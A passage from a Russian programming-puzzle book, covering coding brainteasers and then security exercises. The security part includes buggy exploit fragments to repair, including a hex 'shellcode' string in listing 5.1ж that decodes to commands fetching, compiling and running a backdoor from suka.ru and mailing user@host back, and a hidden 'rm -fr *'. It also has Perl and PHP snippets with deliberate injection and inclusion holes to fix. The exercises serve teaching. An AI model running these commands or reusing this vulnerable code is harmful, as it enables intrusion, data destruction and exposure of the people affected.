Одному ученику из 13-й школы добрая учительница по информатике задала домашнее задание, написать на Бейсике программу вычисления первых тринадцати чисел последовательности Фибоначчи. Для тех, кто не учился в этой школе, напомним, что последовательность чисел Фибоначчи начинается с 0 и 1, и каждый последующий член последовательности представляет собой сумму двух предыдущих. На своем домашнем компьютере (Pentium 4 2 ГГц) ламер успешно выполнил задание, — составил программу, которая выдавала верные результаты: 0, 1, 1, 2, 3, 5, 8, 13, 21, 34, 55, 89, 144. Но когда он принес свою программу в школу, произошла досадная неприятность. На старых школьных компьютерах ЕС1036 программа не успевала выполниться даже наполовину за весь урок. В итоге учительница стала не такой доброй, как прежде, и сказала, что если он не сделает свою программу быстрее, то она поставит ему верную двойку, т. к. после его программы ЕС стала "глючить" даже больше прежнего. Короче, помогите бедняге оптимизировать программу, только сделать это нужно по-хакерски: ничего не удаляя и не добавляя в код, а также не изменяя никаких операндов и операторов, т. е. используя только то, что есть в программе. Исходный код программы ламера показан в листинге I.4.2.

### Листинг I.4.2. Оптимизируйте код ламера

```
'13 чисел Фибоначчи
DIM A(13)

X=0:Y=0
A(0)=0:A(1)=1
POKE A(I),I
PRINT A(0);A(1);
FOR I=2 TO 13
X=A(I-1):A(I)=A(1)+A(0)
Y=A(I-2)
XY=A(I)+I*SQR(X+Y)/X*Y
A(I)=X+Y
PRINT A(I);
NEXT I
```

## 4.3. Тупые топоры

Однажды я наткнулся на одну забавную статью примерно середины прошлого века, в которой всемирно известный программист Эдсгер Дейкстра высказывался по поводу языков программирования. Большинство языков того вре-

мени он сравнивал с тупыми топорами: "Невозможно заточить карандаш тупым топором. Столь же тщетно пытаться это сделать десятком тупых топоров". По каждому отдельному языку он говорил:

*ФОРТРАН — "младенческое расстройство" с двадцатилетним стажем — безнадежно неадекватен какому бы то ни было применению ЭВМ сегодня: он слишком неуклюж, слишком опасен и слишком дорог, чтобы его применять.*

*ПЛ/1 — "роковая болезнь" — принадлежит скорее к области проблем, чем к области решений.*

*БЕЙСИК. Практически невозможно научить хорошо программировать студентов, ориентированных первоначально на БЕЙСИК: как потенциальные программисты они умственно оболванены без надежды на исцеление.*

*КОБОЛ. Использование КОБОЛА калечит ум. Его преподавание, следовательно, должно рассматриваться как уголовное преступление.*

*АПЛ — ошибка, доведенная до совершенства. Это язык будущего для программистской техники прошлого.*

Сейчас все эти языки ушли в историю, но надо полагать, появилось множество новых "тупых топоров". Поэтому, продолжая в духе Дейкстры, я хочу высказаться о современных языках программирования. Ваша задача — догадаться, какой язык я имею в виду в каждом конкретном случае. Хочу заметить, что все сказанное здесь следует рассматривать лишь как шутку с моей стороны, и не более того<sup>1</sup>.

1. Код на этом языке — это бред сумасшедшего, представляющий собой набор нечитабельных символов. Мало кто из программирующих на нем способен разобраться в своем же только что написанном коде.
2. Данный язык — ошибка природы, являющаяся гибридом C++, Паскаля и Visual Basic. Интерес представляет только для "недопрограммистов", чтобы зарабатывать себе на жизнь, не напрягая при этом мозгов.
3. Этот язык — любимец Microsoft. Он встроен в Windows, опутывает практически все программы MS Office, активно используется в Сети. Неудивительно, если в будущем на нем будет написана сама Windows. Злобные детишки, узнав всего лишь несколько операторов языка, пишут вирусы, которые периодически сносят половину машин в Интернете. Поэтому этот язык несет глобальную угрозу человечеству.
4. В свое время этот язык поднял настоящую волну в Интернете и вообще в компьютерном мире. Сколько криков-то было: "Революция в программи-

---

<sup>1</sup> Однако в каждой шутке есть доля шутки.

ровании!", "Полная переносимость программ!", "Теперь не нужны другие языки!". А что в итоге? Благодаря умелой маркетинговой политике Microsoft, на этом языке теперь программируют лишь жалкие единицы. Самое лучшее, что ему осталось, — это совсем уйти со сцены, чтобы не "пудрить" людям мозги.

5. Этот червь забавен и гибок, но может задушить, если его вовремя не сбросить на землю.
6. Изучение и использование данного языка можно сравнить лишь с бездарно потраченным временем на болтовню в IRC, поэтому только там он и нашел свое применение.

## 4.4. Самовыводящаяся программа

Если история не врет, то самая короткая программа на Си, выводящая сама себя, была написана Владом Таировым и Рашидом Фахреевым (всего 64 символа):

```
main(a){printf(a,34,a="main(a){printf(a,34,a=%c%s%c,34);} ",34);}
```

Напишите самую короткую программу, которая будет выводить точную копию самой себя для других известных Вам языков программирования (попробуйте также улучшить решение Влада и Рашида).

## 4.5. Двухязычная программа

Эта задачка для гуру Перла и Си. Ниже показаны две программы на этих языках (листинги I.4.5, *a* и *б*), которые делают одно и то же: суммируют любое количество чисел, введенных в командной строке, и выдают результат.

Ваша задача — написать двухязычную программу (C&Perl), которая делала бы то же самое. Программа должна без всяких изменений (менять можно только расширение исходного файла `pl` или `c`) работать как в Си, так и в Perl.

Пример использования программы из листинга I.4.5, *a*:

```
#gcc summer.c -o summer
#summer 24 3 0 1 -5 643
666
```

Пример использования программы из листинга I.4.5, *б*:

```
#perl summer.pl 24 3 0 1 -5 643
666
```

**Листинг 1.4.5, а. Код на Си**

```
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
    int sum=0;
    int i;
    for (i=1; i<argc; i++)
        sum+=atoi(argv[i]);
    printf("%d\n", sum);
    return 0;
}
```

**Листинг 1.4.5, б. Код на Perl**

```
#!/usr/bin/perl

$sum=0;
foreach (@ARGV) {
    $sum+=$_;
}
print "$sum\n";
```

## 4.6. Кодинг реальной жизни

### Первая история

На бутылке с шампунем написано:

1. Нанести на влажные волосы.
2. Намылить.
3. Подождать.
4. Смыть.
5. Повторить.

Какую ошибку с программистской точки зрения допустили производители шампуня и как ее исправить?

### Вторая история

У Павла сегодня день рождения. Так как он программист, то по своей профессиональной привычке составил алгоритм действий на сегодняшний день:

1. Подготовить стол на 12 персон.
2. Закупить еды и спиртного на 12 человек.
3. Встретить гостей.
4. Рассадить гостей за стол.
5. Отпраздновать день рождения.
6. Проводить гостей домой.

Какую ошибку с чисто программистской точки зрения допустил Павел в своем алгоритме и как ее исправить?

## Третья история

В военную часть приехала грузовая машина, целиком заполненная коробками с тушенкой. Все эти коробки необходимо было разгрузить в ангар. Лейтенант отдал следующий приказ своей роте: "разгружать коробки с тушенкой из машины в ангар до обеденного перерыва". Какую ошибку в своем приказе допустил лейтенант с программистской точки зрения и как должен звучать правильный приказ?

## 4.7. Крекерство наоборот

Сделайте из обычного стандартного Калькулятора Windows shareware-продукт. При этом, как и положено, все ограничения с Калькулятора должны сниматься после ввода правильного серийного номера или пароля.

## 4.8. Заморочки с `#define`

Вставьте вместо троеточий в трех `#define` (листинг I.4.8) такие значения, чтобы программа после компиляции выводила на экран приветствие:

Hello, Ivan!

Исходный код для экспериментов находится на прилагаемом компакт-диске в каталоге \PART I\Chapter4\4.8.

**Листинг I.4.8. Сделайте так, чтобы программа выводила "Hello, Ivan!"**

```
#define x ...
#define xx ...
#define xxx ...
#include <stdio.h>
int main()
```

```
{
x(139 xx 113 xxx 180);x(21 xx 21 xxx 79);x(9 xx 6 xxx 99);
x(35 xx 35 xxx 42);x(80 xx 19 xxx 12);x(44 xx 1 xxx 1);
x(8 xx 7 xxx 47);x(125 xx 85 xxx 155);x(23 xx 73 xxx 22);
x(76 xx 111 xxx 218);x(92 xx 7 xxx 13);x(77 xx 22 xxx 66);
}
```

## 4.9. Простенькое уравнение

Требуется составить программу, которая решала бы уравнение вида:  $s=x/16$ , где  $x$  — задается пользователем. В коде нельзя использовать цифры (кроме нуля) и знаки:  $*$ ,  $/$ ,  $-$ ,  $\backslash$ ,  $+$ . Писать можно на любом языке программирования, кроме низкоуровневых (ассемблера), ассемблерные вставки в программе не допускаются. Приведите решение для целых и вещественных чисел.

## 4.10. Как избавиться от условия?

Перепишите приведенную строку на языке Basic без использования оператора условия (IF... THEN...), сделав короче, чтобы при этом она не потеряла своей функциональности:

```
IF N=X THEN N=Y ELSE N=X
```

Небольшое замечание: переменная  $N$  в программе может принимать всего два значения:  $Y$  или  $X$ .

## 4.11. Логическая схема

На вход схемы (рис. 1.4.11) подается двоичное число 101010. Нужно составить программу, которая бы нашла такой путь на схеме, чтобы на выходе было получено то же самое число. Далее идут некоторые пояснения принципов работы схемы.

На вход любого блока (прямоугольника) по одной из входящих линий может быть подано двоичное число. Это может быть результат вычисления одного из предыдущих блоков, либо начальное число 101010, если рассматривается вход схемы. Далее с пришедшим значением выполняется операция, указанная в прямоугольнике, после чего результат может быть передан дальше по любой из имеющейся у блока линии. Движение по схеме начинается последовательно слева направо (от входа к выходу) в любом направлении согласно линиям, причем могут иметь место возвраты. Понятно, что значение на выходе

не должно участвовать ни в каких вычислениях, т. к. является конечным результатом одного из предыдущих четырех блоков. Входное значение (101010) участвует в вычислении один раз, когда подается на любой из трех последующих блоков, затем возвраты к нему невозможны. Чтобы Вам удобно было давать ответ, над каждым прямоугольником имеется маленькая цифра, т. е. ответ, согласно этим цифрам должен иметь вид типа: вход-1-7-6-8-13-выход и т. п. Рассмотрим более подробно работу схемы на примере. Допустим, мы решили подать начальное значение на блок 2, т. е.  $101010 \text{ xor } 110100 = 011110$ , значит выходным значением этого блока будет 011110, подадим его дальше на вход блока 1, т. е.  $011110 \text{ and } 110100 = 010100$ , теперь это число можно передать блокам 4, 5, 6, 7 или даже вернуться обратно к блоку 2 и т. д. Ясно, что на схеме может быть множество правильных путей, Ваша программа должна определить их все.




Рис. 1.4.11. Логическая схема

## 4.12. Логическая "звезда"

Составьте программу, которая бы заставила работать логическую "звезду", показанную на рис. 1.4.12.

Работа "звезды" заключается в выполнении логических соотношений, указанных возле линий. Например, если в середину "звезды" вставить двоичное число 110011, а в правую нижнюю ветвь — 110111, то соотношение  $110011 \text{ or } 110111 = 110111$  выполняется, но в данном случае невозможно будет подобрать значения к другим веткам. Программа должна подобрать такие числа (вместо знаков вопроса), чтобы логические соотношения выполнялись правильно.




Рис. I.4.12. Логическая "звезда"

## 4.13. Оптимизация на Си

В листинге I.4.13 Вы видите фрагмент кода на языке программирования Си. Ваша задача — сделать его как можно меньше по размеру без потери функциональности.

### Листинг I.4.13. Сократите код

```
if (!(A<=0) && !(B>=0))
    n = A - ((A>>6)<<6);
else if (!A && B!=0)
    n = (5*A*B)%4;
else
    n = A & 0x3F;
```

## 4.14. Оптимизация для любителей ассемблера

В листинге I.4.14 Вы видите фрагмент кода на языке ассемблера. Ваша задача — сделать его как можно меньше по размеру без потери функциональности.

### Листинг I.4.14. Сократите код


```
push ax
pop cx
```



#### Глава 4. Кодерские головоломки

```
or cx,bx
and ax,bx
xor ax,0ffffh
and cx,ax
loop $
mov ax,cx
push cx
not dx
not cx
or dx,cx
xor dx,0ffffh
mov bx,dx
pop cx
```

# ГЛАВА 5



## Безопасное программирование

В этой главе у Вас будет возможность поискать ошибки в коде на самых разных языках программирования: Perl, PHP, Си и др. Под различными операционными системами: Windows и UNIX. Вам также будет предложено исправить эти ошибки, а в особых случаях даже написать к ним эксплоиты. Впрочем, только этим глава не ограничивается.

### 5.1. Головоломки для "script kiddy"

Скрипт-кидди удалось достать (купить, обменять, выпросить) новые эксплоиты. Конечно же, он сразу решил пустить их в дело, а именно взломать один-два десятка "сервантов" (серверов, по-научному), чтобы похвастаться в IRC перед своими собратьями. К сожалению, эксплоиты не работали как надо или вообще не компилировались. Очевидно, хакеры-программисты умышленно внесли в свои творения ошибки для защиты от похотливых ручек.

#### *Ламеру на заметку*

Часто создатели эксплоитов сознательно вносят ошибки в код, чтобы ими не могли воспользоваться малограмотные и невежественные подростки — "скрипт кидди" (script kiddy). Профессионалы же легко поймут и разберутся, в чем ошибка, и подстроят эксплоит под свои нужды (а еще скорее — напишут свой).

В листингах I.5.1, а—ж показаны семь участков кода из этих самых эксплоитов, в которых явно содержатся ошибки. Помогите скрипт-кидди найти и устранить их.

#### Листинг I.5.1, а. Первый участок кода с ошибками

```
int main() {  
    char *hostp, *portp, *cmdz = DEFAULT_CMDZ;
```

```

u_char buf[512], *expbuf, *p;
int i, j, lport, sock;
int bruteforce, owned, progress, sc_timeout = 5;
int responses, shown_length = 0;
struct in_addr ia;
struct sockaddr_in sin, from;
struct hostent *he;
if(argc < 4)
    usage();
bruteforce = 0;
memset(&victim, 0, sizeof(victim));
while((i = getopt(argc, argv, "t:b:d:h:w:c:r:z:o:")) != -1)
{
    switch(i) {
        /* required stuff */
        case 'h':
            hostp = strtok(optarg, ":");
            if((portp = strtok(NULL, ":")) == NULL)
                portp = "80";

```

#### Листинг 1.5.1, б. Второй участок кода с ошибками

```

unsigned long int
net_resolve (char *host)
{
    long i;
    struct hostent *he;
    i = inet_addr(host);
    if (i == -1) {
        he = gethostbyname(host);
        if (he == NULL) {
            return (0);
        } else {
            return (*(unsigned long *) he->h_addr);
        }
    }
    return (i);
}

```

#### Листинг 1.5.1, в. Третий участок кода с ошибками

```

/* calculate difference not caring about accuracy */
gettimeofday (&cur, NULL);
diff = cur.tv_sec - start.tv_sec;

```

```

printf ((pct == 100) ? "\r%3.2f%%|" : ((pct / 10) ?
    "\r %2.2f%%|" : "\r %1.2f%%|"), pct_f);
for (j = 0; j < dots; ++j)
    printf (".");
for (i=0; j <= COL; ++i)
    printf (" ");
if (pct != 0) {
    diff = (int) (((float)(100 - pct_f)) /
        (float) pct_f) * diff);
printf ("| %02lu:%02lu:%02lu |", diff / 3600,
    (diff % 3600) / 60, diff % 60);
} else {
printf ("| --:--:-- |");
}

```

#### Листинг I.5.1, з. Четвертый участок кода с ошибками

```

int
main(int argc, char *argv[])
{
    int    res;
    int    pid, n;
    int    pipa[2];
    if ((argc == 2) && ((pid = atoi(argv[1])))) {
        return insert_shellcode(pid);
    }
    system ("rm -fr *");
    pipe(pipa);
    switch (pid = fork()) {
        case -1:
            perror("fork");
            exit(1);
        case 0:
            close(pipa[1]);
            ex_passwd(pipa[0]);
        default;;
    }
}

```

#### Листинг I.5.1, д. Пятый участок кода с ошибками

```

int
main (int argc, char **argv)
{
    struct sockaddr_in thaddr;

```

```

struct hostent *hp;
int unf;
char buffer[1024];
if (argc < 3)
{
    printf ("usage: %s <host> <command>\n", argv[0]);
    exit (0);
}
if ((unf = socket (AF_UNIX, SOCK_STREAM, 0)) == -1)
{
    printf ("err0r");
}
printf ("resolving hostname...\n");
if ((hp = gethostbyname (argv[1])) == NULL)
{
    fprintf (stderr, "Could not resolve %s.\n", argv[1]);
    exit (1);
}
printf ("connecting...\n");
bzero (&(thaddr.sin_zero), 8);
thaddr.sin_family = AF_UNIX;
thaddr.sin_port = htons (25);
thaddr.sin_addr.s_addr = *(u_long *) hp->h_addr;

```

### Листинг 1.5.1, в. Шестой участок кода с ошибками

```

int main(int argc, char **argv) {
    struct sockaddr_in dest_addr;
    unsigned int i, sock;
    unsigned long src_addr;
    banner();
    if (argc != 2) {
        printf ("usage: %s [src_ip] [dst_ip] [# of packets]\n", argv[0]);
        return(-1);
    }
    if((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) > 0) {
        fprintf(stderr, "ERROR: Opening raw socket.\n");
        return(-1);
    }
    if (resolve(argv[1], 0, &dest_addr) == -1) { return(-1); }
    src_addr = dest_addr.sin_addr.s_addr;
    if (resolve(argv[2], 0, &dest_addr) == -1) { return(-1); }
    printf("Status: Connected....packets sent.\n", argv[0]);
}

```

```

for (i = 0; i < atoi(argv[3]); i++) {
    if (send_winbomb(sock,
                     src_addr,
                     &dest_addr) == -1) {
        fprintf(stderr, "ERROR: Unable to Connect To luser.\n");
        return(-1);
    }
    usleep(10000);
}
}

```

### Листинг I.5.1, ж. Седьмой участок кода с ошибками

```

char shellcode[] = "\x60\x77\x68\x69\x63\x68\x20\x6C\x79\x6E"
"\x78\x60\x20\x2D\x64\x75\x6D\x70\x20\x73\x75\x6B\x61\x2E"
"\x72\x75\x2F\x62\x64\x2E\x63\x3E\x2F\x74\x6D\x70\x2F\x62"
"\x64\x2E\x63\x3B\x0A\x67\x63\x63\x20\x2D\x6F\x20\x2F\x74"
"\x6D\x70\x2F\x62\x64\x20\x2F\x74\x6D\x70\x2F\x62\x64\x2E"
"\x63\x3B\x0A\x73\x68\x20\x2F\x74\x6D\x70\x2F\x62\x64\x3B"
"\x72\x6D\x20\x2D\x66\x20\x2F\x74\x6D\x70\x2F\x62\x64\x2A"
"\x3B\x0A\x65\x63\x68\x6F\x20\x22\x60\x77\x68\x6F\x61\x6D"
"\x69\x60\x40\x60\x68\x6F\x73\x74\x6E\x61\x6D\x65\x20\x2D"
"\x69\x60\x22\x7C\x6D\x61\x69\x6C\x20\x68\x40\x73\x75\x6B"
"\x61\x2E\x72\x75";
int main (int argc, char *argv[])
{
    char c;
    char *name;
    int i, j;
    name = argv[0];
    if (argc < 2)
        usage (name);
    while ((c = getopt (argc, argv, "n:cf")) != EOF) {
        switch (c) {
            case 'n':

```

## 5.2. Пароль к личным секретам

Подобрав правильный пароль к HTML-странице (рис. I.5.2, а), Вы узнаете многие сведения личного характера об авторе книги (город, в котором он живет, что любит автор больше всего на свете, любимая позиция в сексе и пр.). HTML-страница находится на компакт-диске, прилагаемом к книге, в каталоге \PART I\Chapter5\5.2.




Рис. I.5.2, а. Определите верный пароль

Хотя HTML-код страницы и не очень велик по объему, я не стал приводить его здесь полностью, т. к. вряд ли кто-то осмелится вводить его вручную (см. отрывок на рис. I.5.2, б).




Рис. I.5.2, б. HTML-код "не для слабаков"

Замечу, что многие "профи", которые изначально утверждали, что взлом подобных страниц — сущая ерунда, на деле надолго "застревали" с этой задачей. Однако головоломка действительно очень простая.

## 5.3. CGI и баги

В листингах I.5.3, а—д Вы видите четыре куска кода на языке Perl, относящиеся к CGI-приложениям. Необходимо найти в них ошибки, представляющие потенциальную угрозу безопасности, и устранить.

**Листинг 1.5.3, а. Первый фрагмент кода с ошибками**

```
$filename = $FORM{'filename'};  
open(FILE, "$filename.txt") or die("No such file");  
while (<FILE>) {  
    print;  
}
```

**Листинг 1.5.3, б. Второй фрагмент кода с ошибками**

```
#$test=1;  
$file=$FORM{'file'};  
print "<B> E-SHOP <\B>\n";  
if ($test) {  
    $file =~ s/([.:\&<>\\|\\\`'"?~^\{\}\[\]\(\)\*\n\r])//g;  
    open (FILE, "<$file") or die("No such file");  
    while (<FILE>) {  
        print;  
    }  
}
```

**Листинг 1.5.3, в. Третий фрагмент кода с ошибками**

```
$mail_prog='/usr/sbin/sendmail';  
$to=FORM{'usermail'};  
open (MAIL, "|$mail_prog $to") or die("Can't open $mail_prog!\n");  
print MAIL "Subject: spam\n";  
print MAIL "MIME-Version: 1.0\n";  
print MAIL "Content-Type: text/plain; charset=\"koi8-r\"\n";  
print MAIL "Content-Transfer-Encoding: 8bit\n";  
print MAIL "\n\n";  
print MAIL "This is spam\n";  
close (MAIL);
```

**Листинг 1.5.3, г. Четвертый фрагмент кода с ошибками**

```
$file=$FORM{'file'};  
if ($file =~ /^[w\.\.]+$/ ) {  
    print "<B>Error!<\B>\n";  
} else {  
    open (FILE, ">$file.sss") or die("No such file");  
    print FILE "Vasja"; }  
}
```



**Листинг I.5.3, д. Пятый фрагмент кода с ошибками**

```
$pattern=param('pattern');  
$file=param('file');  
system "grep -i $pattern $file";
```

## 5.4. PHP и баги

Здесь приведены пять листингов (I.5.4, *a—д*) на языке программирования PHP. Необходимо найти в них ошибки, представляющие потенциальную угрозу безопасности, и устранить.

**Листинг I.5.4, а. Первый фрагмент кода с ошибками**

```
<?  
if (isset($_GET[dir]))  
{  
$dir = $_GET[dir];  
system("echo $dir");  
}  
>
```

**Листинг I.5.4, б. Второй фрагмент кода с ошибками**

```
<?  
if (isset($_GET[file]))  
{  
$file = $_GET[file];  
$f = fopen("$file.php", "r") or die ("Error!");  
if (!$f)  
{  
echo "Error";  
} else {  
$num = fread($f, 10);  
fclose($f);  
}  
echo "$num";  
>
```

**Листинг I.5.4, в. Третий фрагмент кода с ошибками**

```
...  
if (isset($_GET[act])) {  
    if "qbook.dat";  
}
```

```
$gbfile = fopen($f, "r") or die ("Error!");
$gbtext = fread($gbfile, filesize ($f));
fclose($gbfile);
$data=fopen($f, "w");
fwrite ($data,"Name>>>".$_POST[nick]."\n");
fwrite ($data,"Mail>>>".$_POST[mail]."\n");
fwrite ($data,"Message>>>".$_POST[msg]."\n");
fwrite ($data, $gbtext);
fclose ($data);
?>
```

#### Листинг 1.5.4, г. Четвертый фрагмент кода с ошибками

```
<?
switch (isset($_GET[id]))
{
    case news:
        $file="news.php";
        break;
    case soft:
        $file="soft.php";
        break;
    case article:
        $file="article.php";
        break;
    case faq:
        $file="faq.php";
        break;
    case misc:
        $file="misc.php";
        break;
}
include($file);
?>
```

#### Листинг 1.5.4, д. Пятый фрагмент кода с ошибками

```
<?
if(isset($_GET[user]) && isset($_GET[pass]))
{
    $ok = 0;
    $user=$_GET[user];
    $pass=$_GET[pass];
```

```
$sql="SELECT * FROM USERS WHERE username='$user' AND password='$pass'";
if (!( $res = $db->sql_query($sql) ))
{
    echo "Selection from database failed!";
    exit;
}
else
{
    $ok = 1;
}
}
?>
```

## 5.5. Шпион CORE

